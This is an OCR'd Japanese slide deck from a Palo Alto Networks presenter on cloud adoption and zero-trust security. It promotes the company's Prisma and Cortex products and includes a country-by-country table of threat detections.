
IT資産集約型からクラウド活用への現状とセキュリティ課題

パロアルトネットワークス
藤生　昌也

ビジネスはデジタルに
BUSINESS IS DIGITAL

スピードアップにはシンプルさが必要
SPEED REQUIRES SIMPLICITY

複雑さがリスクを高める



ファイアウォールの侵害のうち
誤った設定が原因で起きる割合

Source: Gartner

複雑さが安全を損なう

95%

顧客のミスが原因で起きる
クラウドセキュリティの機能不全

Source: Gartner

一貫した可視性と制御
CONSISTENT VISIBILITY & CONTROL

強固な統合
TIGHT INTEGRATION


分析が自動化を推進
ANALYTICS DRIVING AUTOMATION

目まぐるしく進化する企業環境をより安全に

SECURE
THE CLOUD

SECURE
THE ENTERPRISE


SECURE
THE FUTURE



目まぐるしく進化する企業環境をより安全に

PRISMA™

SECURE
THE CLOUD



CORTEX™

SECURE
THE FUTURE

SECURE
THE ENTERPRISE

PRISMA™
BY PALO ALTO NETWORKS


情報セキュリティの方向転換の時期

これまでの前提:
・対策は入口、出口だけで十分という認識
・社内は安全だ！

現状の脅威

・攻撃手法の進化により、発見が難しい
・社員による情報流出事故が増加

FORRESTER Zero Trust Model




- ✓ Ensure all resources are accessed in a secure manner
- ✓ Access control is strictly enforced (Verify and never trust)
- ✓ Inspect and log all traffic

Forrester Research

全体のリスクを低減し、シンプルで多層防御の対策ソリューションが求められている


PRISMA BY PALO ALTO NETWORKS

これまでのセキュリティ
Trust but verify：信頼を前提とした検証




PRISMA
BY PALO ALTO NETWORKS

これからのセキュリティ
ゼロトラスト：何も信頼せず、全てを検証



PRISMA
BY PALO ALTO NETWORKS

これからのセキュリティ
ゼロトラスト：何も信頼せず、全てを検証



PRISMA
BY PALO ALTO NETWORKS

ゼロ・トラスト・モデルを基にネットワーク構築する際のポイント

全ての情報は、場所に関わらず安全にアクセスされなければならない

情報へのアクセス制限は、”need to know”
（知る必要のある人だけ知ることが出来る）の原則で厳格に制御


ゼロトラスト ＝ 確認するが、決して信用してはいけない

全ての通信を検査しログを取得すること

セキュリティデザインは、内部から外部に対して行う

PRISMA
BY PALO ALTO NETWORKS


ゼロトラスト ネットワーク セキュリティ アプローチ



 |

PRISMA
BY PALO ALTO NETWORKS

月次脅威概要




PRISMA
BY PALO ALTO NETWORKS

国・地域別ワースト10

ワースト	国・地域	検出数
1	米国	700,120
2	日本	241,535
3	フランス	223,990
4	香港	107,161
5	ドイツ	87,860
6	韓国	85,089
7	オーストリア	83,049
8	英国	75,888
9	タイ	75,556
10	中国	64,999

PRISMA
BY PALO ALTO NETWORKS

WildFire分析ファイル数の推移



PRISMA
BY PALO ALTO NETWORKS

検出経路ワースト5

Global

